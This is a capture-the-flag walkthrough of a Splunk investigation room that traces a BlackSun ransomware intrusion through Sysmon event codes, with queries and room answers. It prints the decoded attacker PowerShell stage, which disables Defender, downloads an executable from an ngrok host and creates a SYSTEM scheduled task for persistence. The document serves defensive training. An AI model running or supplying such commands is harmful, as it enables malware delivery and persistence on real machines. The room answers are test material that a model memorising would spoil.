| Follow @anir0y | |
|---|---|
| PS Eclipse |  |
PS Eclipse is a Splunk investigation room: you play a SOC analyst for an MSSP asked to reconstruct what happened on Keegan’s machine on Monday, May 16th, 2022, after some files turned up with a strange extension. The whole intrusion is sitting in Sysmon telemetry, so the job is to walk the attack chain from delivery to impact using the right event codes. If you enjoy this kind of log-driven triage, the Conti walkthrough traces a ProxyShell-to-ransomware chain in the same Splunk setup, and The Blue Team Perspective is a BOTSv1 triage worth pairing with it.
All data lives in index=main, and the events are backdated to 2022, so every search here runs over All time rather than the Splunk default of Last 24 hours. A quick index=main | stats count by sourcetype shows the bulk of the evidence is Sysmon (WinEventLog:Microsoft-Windows-Sysmon/Operational), which is where the answers live.
Delivery: an encoded PowerShell download
Sysmon Event Code 1 (process creation) is the first stop. Filtering PowerShell processes for the telltale -exec bypass -enc pattern surfaces the delivery stage, executed three separate times:
index=main EventCode=1 Image=*powershell.exe* CommandLine="*exec bypass*"
| table _time Image CommandLine

The command is Base64 encoded (the -enc flag takes a UTF-16LE Base64 blob). Decoding it reveals the full first stage:
Set-MpPreference -DisableRealtimeMonitoring $true;
wget http://886e-181-215-214-32.ngrok.io/OUTSTANDING_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING_GUTTER.exe;
SCHTASKS /Create /TN "OUTSTANDING_GUTTER.exe" /TR "C:\Windows\Temp\COUTSTANDING_GUTTER.exe" /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU "SYSTEM" /f;
SCHTASKS /Run /TN "OUTSTANDING_GUTTER.exe"
That one blob answers the first three questions. The downloaded binary is OUTSTANDING_GUTTER.exe. The download address, with http:// added and defanged, is hxxp[://]886e-181-215-214-32[.]ngrok[.]io (an ngrok tunnel fronting the attacker’s server). And wget here is the PowerShell alias for Invoke-WebRequest, so the Windows executable that performed the download is C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.
One format note on the defanging: the room’s accepted answer wraps the scheme too, so it is hxxp[://] with brackets, not just hxxp://. The answer mask makes that unambiguous, so match it exactly rather than relying on CyberChef’s default output.
Persistence: a scheduled task running as SYSTEM
The decoded command already shows schtasks, and the hint for this stage points at Event Code 12 (registry) because each task registration writes to the TaskCache registry hive. Pulling every schtasks.exe process creation shows the attacker fumbling the same command three times, which matches the three download attempts:
index=main EventCode=1 Image=*schtasks.exe
| table _time User CommandLine | sort _time

The command that configures the binary to run with elevated privileges is the full /Create line:
"C:\Windows\system32\schtasks.exe" /Create /TN OUTSTANDING_GUTTER.exe /TR C:\Windows\Temp\COUTSTANDING_GUTTER.exe /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU SYSTEM /f
The /RU SYSTEM flag is the important part: the task runs as NT AUTHORITY\SYSTEM. The question for the run permissions wants the user and the run command together, formatted as User + ; + CommandLine, which is NT AUTHORITY\SYSTEM;“C:\Windows\system32\schtasks.exe” /Run /TN OUTSTANDING_GUTTER.exe. Notice the /TR points at COUTSTANDING_GUTTER.exe (a leading C typo), which is why the attacker had to keep retrying: the task action path never matched the binary they actually dropped.
Command and control
Once running, the binary reaches back out. Sysmon Event Code 22 (DNS query) ties a hostname to the process, and Event Code 3 (network connection) confirms the egress. The binary resolves a second, different ngrok subdomain from the one it was downloaded from:
index=main EventCode=22 Image=*OUTSTANDING_GUTTER.exe
| stats count by QueryName
The download came from 886e-..., but the C2 beacon goes to a separate tunnel. Defanged, the address the binary connected to is hxxp[://]9030-181-215-214-32[.]ngrok[.]io. Keeping delivery and C2 infrastructure on separate ngrok hosts is a small but useful detail when you are scoping which indicators to block.
The payload: script.ps1 and BlackSun
The binary drops a PowerShell script into the same directory it was downloaded to. Searching Event Code 11 (file creation) for .ps1 files in that path finds it:
index=main EventCode=11 TargetFilename=*.ps1
| stats count by TargetFilename
The script saved alongside the binary is script.ps1 (C:\Windows\Temp\script.ps1). That generic name is a disguise. Every artifact the script then writes is prefixed with the same string, which gives away what it really is:
index=main EventCode=11 BlackSun
| table _time Image TargetFilename

The script writes BlackSun.log, BlackSun_DRIVE_LOCAL_C, enc-files.7z.BlackSun, and more, all authored by powershell.exe. This is the BlackSun ransomware, so the actual name of the malicious script behind the script.ps1 disguise is BlackSun.ps1. This is an inference question, but the answer mask (eight characters, then .ps1) and the consistent BlackSun prefix on every dropped file leave little doubt.
Impact: the ransom note and the wallpaper
The same Event Code 11 results carry the two indicators of compromise that confirm the ransomware actually detonated. The ransom note is saved to C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun_README.txt, next to the enc-files.7z.BlackSun and enc-toolset.7z.BlackSun archives of encrypted data. The script also swaps the desktop wallpaper, writing the replacement image to C:\Users\Public\Pictures\blacksun.jpg. Both paths are clean IOCs you could sweep an estate for.
Takeaways
Two habits carry over from this room to any Sysmon-based hunt. First, let the event codes drive the investigation: Event Code 1 for the process tree, 22 and 3 for the network side, 11 for files dropped, and 12 or 13 for registry and persistence. Mapping each question to the event code that records it is faster than full-text searching and far less noisy. Second, trust the artifacts over the filenames. A binary called OUTSTANDING_GUTTER.exe and a script called script.ps1 tell you nothing, but the files they create, all stamped BlackSun, name the threat for you. When an attacker disguises a payload, its side effects are usually where the real identity leaks.
Room solved 100%: 1 task, 10 answers.